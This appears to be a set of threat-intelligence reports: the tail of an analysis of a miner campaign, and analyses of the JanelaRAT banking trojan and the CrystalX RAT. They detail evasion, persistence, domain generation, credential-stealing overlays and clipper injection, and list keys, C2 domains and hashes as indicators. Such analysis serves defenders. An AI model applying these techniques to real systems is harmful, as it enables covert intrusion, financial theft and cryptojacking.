
The attackers disguise the DNS query as legitimate traffic through low-level packet crafting and by using a domain name ending in microsoft.com. However, the IP address to which the query is actually sent has no relation to Microsoft.

DNS query crafting code

DNS query crafting code

The execution of the main module proceeds only if the following byte sequence is detected in the response: 01 02 03 04. Following a successful check, the main module launches, and the subsequent logic is adjusted depending on whether the process has elevated privileges on the compromised host.
Let’s look at both scenarios:

1. The process is launched with elevated privileges.

In this case, preparatory steps precede the miner launch:

  • The malware adds Windows Defender exclusions for EXE and DLL files, as well as for the %USERPROFILE%, %PROGRAMDATA%, and %WINDIR% folders.
  • It kills Microsoft’s Malicious Software Removal Tool (MSRT) by calling ZwSetInformationFile with the FileDispositionInformation type, which causes the mrt.exe file to be deleted upon closing. To prevent MSRT from being automatically installed during the next update, the DontOfferThroughWUAU parameter is created with a value of 1 under the HKLM\Software\Policies\Microsoft\MRT registry key.
  • Automatic hibernation and sleep mode are disabled for when the device is running on both AC power and battery.

powercfg /x -hibernate-timeout-ac 0
powercfg /x -hibernate-timeout-dc 0
powercfg /x -standby-timeout-ac 0
powercfg /x -standby-timeout-dc 0

This is done to maximize the miner’s potential runtime on the device.

Next, to achieve persistence, a copy is created in the C:\ProgramData\Google\Chrome directory, after which the GoogleUpdateTaskMachineQC service is registered and configured to launch automatically at system startup.

Finally, four reflexive loads are executed: the components are injected directly into the memory of the target processes without writing to disk, having bypassed standard Windows loading mechanisms. Each implant is injected into its own host process:

  • RAT agent → into conhost.exe
  • Watchdog → into explorer.exe
  • CPU miner → into explorer.exe
  • GPU miner → into explorer.exe, but only if a discrete GPU is present in the system. This is verified by enumerating all display adapters in the system.

2. The process is launched with standard privileges.

In this scenario, the miner begins repeatedly triggering User Account Control (UAC) prompts until it is successfully executed with elevated privileges. The workflow is as follows:

  1. Upon initial execution, a copy is made to the %USERPROFILE%\AppData\Roaming\Sandboxie directory and relaunched from there. Simultaneously, an attempt is made to launch it with elevated privileges via UAC.
  2. If execution occurs from the Sandboxie folder:
  • Persistence is configured for the miner copy in this folder by adding an entry to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.
  • Every three minutes, an attempt is made to launch with elevated privileges via UAC until the GoogleUpdateTaskMachineQC service is successfully installed.

A successful installation requires all of the following conditions to be met:

  1. The GoogleUpdateTaskMachineQC service exists in the system.
  2. The Start value for this service is set to 2 (Automatic).
  3. The ImagePath value points to a file in the C:\ProgramData\Google\Chrome folder.
  4. This file exists on disk.

Watchdog

The purpose of this component is to ensure the uninterrupted operation of the miner. At the very beginning of its execution, it copies all files from the C:\ProgramData\Google\Chrome folder and encrypts the contents of each file using a cyclic XOR algorithm with the key AFeIboiOmImJS2ypJU0pTpAO61SELkUc. After that, the encrypted contents are written into the process memory, and the following structure is created in memory for each file:

class FileContainer{
	wchar_t* fullPath; // full path to file
	size_t* ptrSize;   // pointer to file size
	uint8_t* xorEncryptedFile; //pointer to buffer containing encrypted file contents
};

As soon as the contents of all files are saved in memory, Watchdog enters an infinite loop, where every five seconds, it checks the integrity of the installed GoogleUpdateTaskMachineQC service, just as the main module does. If the service is found to be incorrectly installed, the miner overwrites its files in the C:\ProgramData\Google\Chrome path with the contents acquired at startup.

To successfully remediate the miner, this module, which runs inside the explorer.exe process, must be terminated first.

RAT agent

This module provides remote control capabilities via four commands, which are described at the end of this section. The command-and-control addresses used to receive these commands follow this format:


  • http://{domain}.space/index.php?authorization=1
  • http://{domain}.site/index.php? backup version

The {domain} is calculated based on the current date. The process starts with the current year, then adds the zone identifier for the current month. All 12 months are divided into four zones. Finally, the word microsoft is appended to the resulting string. This final string is used as the input for subsequent double hashing using the MurmurHash64 algorithm. The hash output is the domain for the implant to communicate with.

At the time of writing this, the following domains were registered:

  • 2025, April-July → 5d14vnfb[.]space
  • 2025, August-November → r7mvjl67[.]space
  • 2025, December → zgj1tam9[.]space
  • 2026, January-March → jeaw520i[.]space
  • 2026, April–July → qdmagva5[.]space

An example of a request to the C2 server is provided below:

As can be seen, the request contains an encrypted body consisting of data encrypted via AES-CBC with the key 0123456789abcdef0123456789abcdef and the initialization vector 000102030405060708090a0b0c0d0e0f. The data contains a list of installed programs on the system, along with processor information and the serial number of the C: drive.

This information is likely used by the backend to check for virtual or debugging environments.

The first 16 bytes of the server response body represent the initialization vector for the AES-CBC algorithm with the key 0123456789abcdef0123456789abcdef, while the remaining bytes are the data encrypted with this algorithm. The decrypted data contains a malicious payload, as well as its RSA-SHA256 signature (sign):

struct PLAINTEXT{ 
uint32_t len_payload; 
uint8_t payload[len_payload]; 
uint32_t len_sign; 
uint8_t sign[len_signature]; 
}

The authenticity of the message is verified via the sign signature using the server’s public key, which is embedded in the executable.

Inside the malicious payload is a 4-byte code that determines the subsequent behavior of the program, along with additional data whose meaning depends on the code.

The table below lists the four remote control commands for the RAT agent module.

Code Purpose
1 Execution of an arbitrary command
2 Reflexive execution of the provided PE file within the explorer.exe process
3 Execution of the provided shellcode
4 Exit

The miners

Depending on whether a discrete GPU is present in the system, either the CPU miner alone or a combination of the CPU and GPU miners is launched. The CPU miner is based on XMRig, while the GPU miner supports multiple algorithms.

Upon initial execution, both miners attempt to retrieve their startup configuration from a remote server. The potential addresses are listed below:

  • “{domain}.strangled.net”
  • “{domain}.ignorelist.com”
  • “{domain}.ftp.sh”
  • “{domain}.zanity.net”

As with the RAT agent component, the server address is generated from the current date — in this case, the server address changes every week. This results in quite a large number of domains for the 2020–2030 period; however, all of them point to the same IP address: 107[.]172[.]212[.]235. The first available domain out of the four potential domains listed above will be used.

The algorithm for retrieving the configuration from the server is completely identical to that used by the RAT agent, with the sole exception that th1s1sth3key0f4n1ntere5t1ngw0rld is used as the AES-CBC key in this scenario, and the configuration resides within the payload. The retrieved configuration is encrypted via AES-CBC using the key UXUUXUUXUUCommandULineUUXUUXUUXU and the initialization vector UUCommandULineUU. The encrypted data is then converted into a base64 string, which is passed as a command-line parameter to launch the miner inside the explorer.exe process through process hollowing.

Conclusion

Our investigation focused on an ongoing campaign distributing miners via popular illegal content sites. The threat actors leverage a variety of sites, ranging from online libraries to movie and TV show streaming platforms. There is no telling what channels they will use to distribute the malicious archive in the future. However, the current case shows that users visiting pirated websites continue to take a serious risk.

Our products detect this malware with the following Generic verdicts:

  • HEUR:Trojan.Win64.DllHijack.gen
  • MEM:Trojan.Win32.SEPEH.gen

Indicators of Compromise

Malicious archive download URL
urush1bar4[.]online

Malicious DLL libraries:
6A0FE6065D76715FEEBC1526D456DB73
7F624407AE489324E96A708A09C17E6F
02A43B3423367B9DDDC24CC7DFC070DF

RAT C&C:
5d14vnfb[.]space
r7mvjl67[.]space
zgj1tam9[.]space
jeaw520i[.]space
qdmagva5[.]space

Configuration retrieval address
107[.]172[.]212[.]235

UnamWebPanel control panel addresses
m4yuri[.]online
kristina[.]quest

JanelaRAT: a financial threat targeting users in Latin America

Background

JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.

JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.

The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.

Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.

Initial infection


JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.

Malicious email used in JanelaRAT campaigns

Malicious email used in JanelaRAT campaigns


Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.

However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.

Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.

JanelaRAT infection flow evolution

JanelaRAT infection flow evolution

Initial dropper

The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.

Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.

The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.

Malicious implant

In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.

JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.

The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.

String encryption

All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.

C2 communication and command handling

After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.

Following socket initialization, the malware launches two background routines:

  1. User inactivity and session tracking
    This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.

    Timer that looks for 10 minutes of inactivity

    Timer that looks for 10 minutes of inactivity

  2. Victim registration and further malicious activity
    This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
    1. The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.

      This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:

      <C2Domain>?VS=<malwareversion>&PL=<profilelevel>&AN=<presenceofbankingsoftware>

      We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.

      Parameter Description
      VS JanelaRAT version
      PL OFF by default
      AN Yes or No depending on whether banking security software process exists
    2. The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.

      This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.

      If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.

      To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.

      Action Performed Description
      Capture desktop image Send compressed screenshots to the C2
      Specific screenshots Crop specific screen regions and exfiltrate images
      Overlay windows Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
      Keylogging Keystroke capture
      Simulate keyboard Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
      Track mouse input Move the cursor, simulate clicks, and report the cursor position
      Display message Show message boxes (custom title, text, buttons, or icons)
      System shutdown Execute a forced shutdown sequence
      Command execution Run CMD or PowerShell scripts/commands
      Task Manager
      manipulation
      Launch Task Manager, find its window, and hide it to prevent discovery by the user
      Check for banking security software process Detect the presence of anti-fraud systems
      Beaconing Send host information (malware version, profile, presence of banking software)
      Toggle internal modes Enable and disable modes such as screenshot flow, key injection, or overlay visibility
      Anti-analysis Detect sandbox or automation tools

C2 infrastructure

Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.

Decoy overlay system

This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.

The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.

Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:

  • “Configuring Windows updates, please wait.”
  • “Do not turn off your computer; this could take some time.”

When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.

An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.

Anti-analysis techniques

In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.

Persistence

The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.

This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.

Victimology

Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.

According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.

Conclusions

JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.

This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.

To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.

Indicators of compromise

808c87015194c51d74356854dfb10d9e         MSI Dropper
d7a68749635604d6d7297e4fa2530eb6        JanelaRAT
ciderurginsx[.]com         Primary C2

A laughing RAT: CrystalX combines spyware, stealer, and prankware features

Introduction

In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware capabilities: a large set of features designed to trick, annoy, and troll the user. Such a combination of capabilities makes it a rather unique Trojan in its category.

Kaspersky’s products detect this threat as Backdoor.Win64.CrystalX.*, Trojan.Win64.Agent.*, Trojan.Win32.Agentb.gen.

Technical details

Background

The new malware was first mentioned in January 2026 in a private Telegram chat for developers of RAT malware. The author actively promoted their creation, called Webcrystal RAT, by attaching screenshots of the web panel. Many users observed that the panel layout was identical to that of the previously known WebRAT (also called Salat Stealer), leading them to label this malware as a copy. Additional similarities included the fact that the RAT was written in Go, and the messages from the bot selling access keys to the control panel closely matched those of the WebRAT bots.

After some time, this malware was rebranded and received a new name, CrystalX RAT. Its promotion moved to a corresponding new channel, which is quite busy and features marketing tricks, such as access key draws and polls. Moreover, it expanded beyond Telegram: a special YouTube channel was created, aimed at marketing promotion and already containing a video review of the capabilities of this malware.

The builder and anti-debug features

By default, the malware control panel provides third parties with an auto‑builder featuring a wide range of configurations, such as selective geoblocking by country, anti‑analysis functions, an executable icon, and others. Each implant is compressed using zlib and then encrypted with ChaCha20 and a hard‑coded 32‑byte key with a 12‑byte nonce. The malware has basic anti‑debugging functionality combined with additional optional capabilities:

  • MITM Check: checking if a proxy is enabled by reading the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings, blacklisting names of certain processes (Fiddler, Burp Suite, mitmproxy, etc.), and verifying the presence of installed certificates for the corresponding programs
  • VM detect: checking running processes, presence of guest tools, and hardware characteristics
  • Anti-attach loop: an infinite loop checking the debug flag, debug port, hardware breakpoints, and program execution timings
  • Stealth patches: patches for functions such as AmsiScanBuffer, EtwEventWrite, MiniDumpWriteDump

Stealer capabilities

When launched, the malware establishes a connection to its C2 using a hard‑coded URL over the WebSocket protocol. It performs an initial collection of system information, after which all data is sent in JSON format as plain text. Then the malware executes the stealer function, doing so either once or at predefined intervals depending on the build options. The stealer extracts the victim’s credentials for Steam, Discord, and Telegram from the system. It also gathers data from Chromium‑based browsers using the popular ChromeElevator utility. To do this, it decodes and decompresses the utility using base64 and gunzip and saves it to %TEMP%\svc[rndInt].exe, then creates a directory %TEMP%\co[rndInt], where the collected data is stored, and finally runs ChromeElevator with all available options.

The collected data is exfiltrated to the C2. For Yandex and Opera browsers, the stealer has a separate proprietary implementation with base decryption directly on the victim’s system. Notably, the builds created at the time the article was written lack the stealer functionality. OSINT results show that the author intentionally removed it with the aim to update the stealer arsenal before enabling it again.

Keylogger & clipper

Another option of the RAT is the keylogger. All user input is instantly transmitted via WebSocket to the C2, where it is assembled into a coherent text suitable for analysis. Additionally, the malware allows the attacker to read and modify the victim’s clipboard by issuing appropriate commands from the control panel. Moreover, it can inject a malicious clipper into the Chrome or Edge browser. This happens according to the following algorithm:

  1. The special malware command clipper:set:[ADDR1,...] with the attackers’ crypto‑wallets addresses passed as arguments launches the clipper injection thread.
  2. A %LOCALAPPDATA%\Microsoft\Edge\ExtSvc directory is created (regardless whether Edge or Chrome is the target of the injection), in which a malicious extension is stored, consisting of a manifest and a single JS script named content.js.
  3. The content.js script is dynamically generated, containing regular expressions for crypto wallet addresses (such as Bitcoin, Litecoin, Monero, Avalanche, Doge, and others) and substitution values.
  4. The generated script is activated via the Chrome DevTools (CDP) protocol using the command Page.addScriptToEvaluateOnNewDocument.

The final script looks as follows:

Remote access

The malware has a large set of commands for remote access to the victim’s system. The attacker can upload arbitrary files, execute any commands using cmd.exe, and also browse the file system, including all available drives. Moreover, the RAT includes its own VNC that allows the attacker to view the victim’s screen and control it remotely. Since both the attacker and the victim use the same session, the panel provides a number of buttons to block user input so that the attacker can perform necessary actions unhindered. The malware can also capture the audio stream from the microphone and the video stream from the camera in the background.

Prank commands

The finishing touch is a separate section of the panel named “Rofl” with commands whose functions consist of various pranks on the victim.

  • Setting a background: downloading an image from a specified URL and using it as the desktop background.
  • Display orientation: rotating the screen 90°, 180°, or 270°.
  • System shutdown: the panel has two different buttons “Voltage Drop” and “BSoD”, but malware analysis shows that both commands perform a regular shutdown using the appropriate utility.
  • Remapping mouse buttons: swapping left click with right click and the other way round.
  • Peripherals disruption: disconnecting the monitor and blocking the input from the mouse and keyboard.
  • Notifications: displaying a window with a custom title and message.
  • Cursor shake: a special command starts a loop in which the cursor position changes chaotically at short intervals.
  • Disabling components: hiding all file icons on the desktop, disabling the taskbar, task manager, and cmd.exe.

Moreover, the attacker can send a message to the victim, after which a dialog window will open in the system, allowing a bidirectional chat.

Conclusions

The sheer variety of available RATs has perpetuated demand, as actors prioritize flexibility of existing malware and its infrastructure. Thus, CrystalX RAT represents a highly functional MaaS platform that is not limited to espionage capabilities – spyware, keylogging and remote control – but includes unique stealer and prankware features. At the moment, the vector of the initial infection is not precisely known, but it affects dozens of victims. Although to date, we have only seen infection attempts in Russia, the MaaS itself has no regional restrictions meaning it may attack anywhere around the globe. Moreover, our telemetry has recorded new implant versions, which indicates that this malware is still being actively developed and maintained. Combined with the growing PR campaign for CrystalX RAT, it can be concluded that the number of victims can increase significantly in the near future.

Indicators of Compromise

# C2 infrastructure
webcrystal[.]lol
webcrystal[.]sbs
crystalxrat[.]top

# CrystalX RAT implants
47ACCB0ECFE8CCD466752DDE1864F3B0
2DBE6DE177241C144D06355C381B868C
49C74B302BFA32E45B7C1C5780DD0976
88C60DF2A1414CBF24430A74AE9836E0
E540E9797E3B814BFE0A82155DFE135D
1A68AE614FB2D8875CB0573E6A721B46

❌